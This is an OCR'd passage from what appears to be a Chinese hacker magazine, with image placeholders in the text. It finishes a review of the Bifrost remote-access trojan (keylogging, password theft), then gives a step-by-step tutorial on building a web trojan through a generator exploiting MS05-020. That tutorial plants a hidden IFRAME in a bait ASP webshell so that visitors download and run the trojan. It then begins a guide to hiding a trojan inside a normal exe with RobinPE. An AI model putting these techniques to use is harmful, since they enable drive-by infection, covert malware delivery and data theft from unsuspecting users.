Bifrost的客户端做的比较朴素，初次接触可能会找不到控制按钮，其实它的控制全部都是通过右键菜单来完成的，如图11。该木马只提供了一些常用功能，如文件管理、系统管理、屏幕／摄像头捕获、键盘记录等，没有恶作剧功能。


图 9





图 10


图 11

文件管理器的界面如图12，很简单，不多说了。系统管理器的界面如图13，包括系统信息、进程列表、窗口列表和密码列表四个标签。说到系统信息，俺倒是想起一段小插曲。俺在进行汉化时，发现Bifrost内置了一个进程列表，就是国际通用的那个。一开始俺还以为它能够自动干掉防火墙呢，后来发现，它只不过是识别一下。这不，它把俺的金山毒霸（KAVSvc）当成卡巴斯基了：）




图12

千万不要告诉俺你还不会清除，否则会闹出人命的。只要按照分析结果，很轻松就可以把“彩虹桥”拆掉的。如果懒得动手，俺还可以透露一个独门秘技：点击图13上的“卸载”按钮即可，嘿嘿。（黎叔：俺最烦你们这些卸载的，一点技术含量都没有。）




图13

“更新”功能就像杀毒软件的升级一样，更新到新版本而已。其它功能都很简单，俺就不占用X的宝贵版面了，自己动手试一下吧。

建议 给新手朋友一点建议，最好不要使用流行的木马／后门。越是流行的东西，越是被杀毒软件和管理员追杀的体无完肤，就像黑客守卫者（Hacker Defender），现在几乎所有的地球人都知道系统中出现Hxdef意味着什么。

最后，祝Bifrost越来越靓丽！别忘了，知己知彼，方能百战不殆！

（文章中涉及到的工具Bifrost、Trojan Analyzer已经收录于光盘中）

利用WEBSHELL进行挂马


天涯衰草

随着注射、提权手段的普及，很多菜鸟黑客都得到了大量的网站权限，进而上传ASP木马对网站进行长期的控制。但是要得到网站的最高权限，对于我们这些菜鸟来说还是十分困难的，所以就有朋友通过一些方式来查找别人上传好的ASP木马，进而自己可以加以利用。一般都是通过搜索引擎搜索一些ASP木马的关键词；或者是通过旁注工具对一些可能存在的ASP木马文件进行查找。今天，我们就通过逆向思维利用WEBSHELL达到我们的挂马目的。


1.制作网页木马


首先我们来配置我们的木马程序，然后把配置好的木马上传到网络空间中，得到一个恶意程序的网络连接。接着我们来制作网页木马，要不怎么进行挂马啊。制作网页木马的工具有很多，包括EXE2BMP、冰狐浪子超级网页木马生成器、动鲨网页木马生成器等，今天我们采用的是最新的南域剑盟网页木马生成器，它成功的利用了微软最新的MS05020漏洞，对XP SP2的用户也非常的管用。

运行“南域剑盟网页木马生成器”，在“URL”中输入恶意程序的网络连接，例如：http://www.mm.com/mm/mm.exe，然后点击“生成文件”按钮，如图1。在木马生成器的所在目录生成一个名为Script.txt的文本文件，将文本文件中的代码复制添加到网页文件中的<body>和</body>之间就制作完成了网页木马，如图2。最后将我们制作好的网页木马上传到网页空间中，并记好这个带马的网页地址。



2.制作ASP网页






我们要利用一下那个经典的ASP木马，如图3，我稍微做了一下修改，从图中我们看到，这个ASP木马和我们平时常用的一句话木马差不多，通过它我们可以提交其它的代码，可是只要你仔细地观察，就会发现这个ASP木马只有代码的输入框，并没有提交代码的按钮。也就是说，这个ASP木马已经没用武之地了，呵呵。我们把这个木马起名为mm.asp，当然用户还可以在这些代码中加入一些著名的ASP木马的关键词，以便于那些菜鸟黑客能通过搜索引擎搜索到这个页面^_^，然后我们将这个ASP木马上传到我们的网页空间中。

3.挂马


有的菜鸟朋友可能已经不耐烦了，说了这么多，到底和挂马有什么关系呢？不要急，马上就说。上面的那个ASP网页既然无法提交代码，对于很多人来说当然没有用处，但对于我们来说就可以利用它来进行挂马。在上面的ASP代码后面输入以下的代码，这段代码就是我们用于挂马。

```
<IFRAME SRC="网页木马的地址" width="180" height="115" frameborder="no" border="0" MARGINWIDTH="0" MARGINHEIGHT="0" SCROLLING="no"></IFRAME>
```

将“网页木马的地址”改为你的网页木马的链接就可以了，如图4，当有用户登录到这个ASP网页的时候，正在高兴又有一只好的肉鸡的时候，网页已经在后台链接到我们的网页木马的网址，下载并执行我们的木马程序呢，呵呵。正所谓螳螂捕蝉、黄雀在后啊，一心想要拥有一只好的肉鸡，却不知自己已经成为了别人的肉鸡呢。（本章中涉及到的程序南域剑盟网页木马生成器、ASP木马已经收录在光盘中）




巧妙利用RobinPE将木马藏匿到exe文件中



提起文件捆绑器大家一定都很熟悉，它可以将一个正常的exe文件和木马捆绑成一个exe文件。常见的有灰鸽子的万能文件捆绑器、开山文件捆绑器等，但捆绑后用MT捆绑克星等捆绑检测软件很容易就可以发现文件被捆绑。今天我给大家带来的是见缝插针软件RobinPE，它是一个可以将木马（后门）文件插入藏匿到一个exe文件中的软件，插入藏匿后原文件大小不变，插入后每次启动正常的exe文件我们插入的木马就会悄悄的释放出，并在后台运行。利用的原理是：PE文件由于对齐的原因，大部分PE文件区块间存在一定的间隙，RobinPE可将木马插入到文件的间隙中，由于是植入到文件的缝隙中并没有增加区块，所以文件大小不变。

一、利用RobinPE将灰鸽子潜入者插入藏匿到一个exe文件中

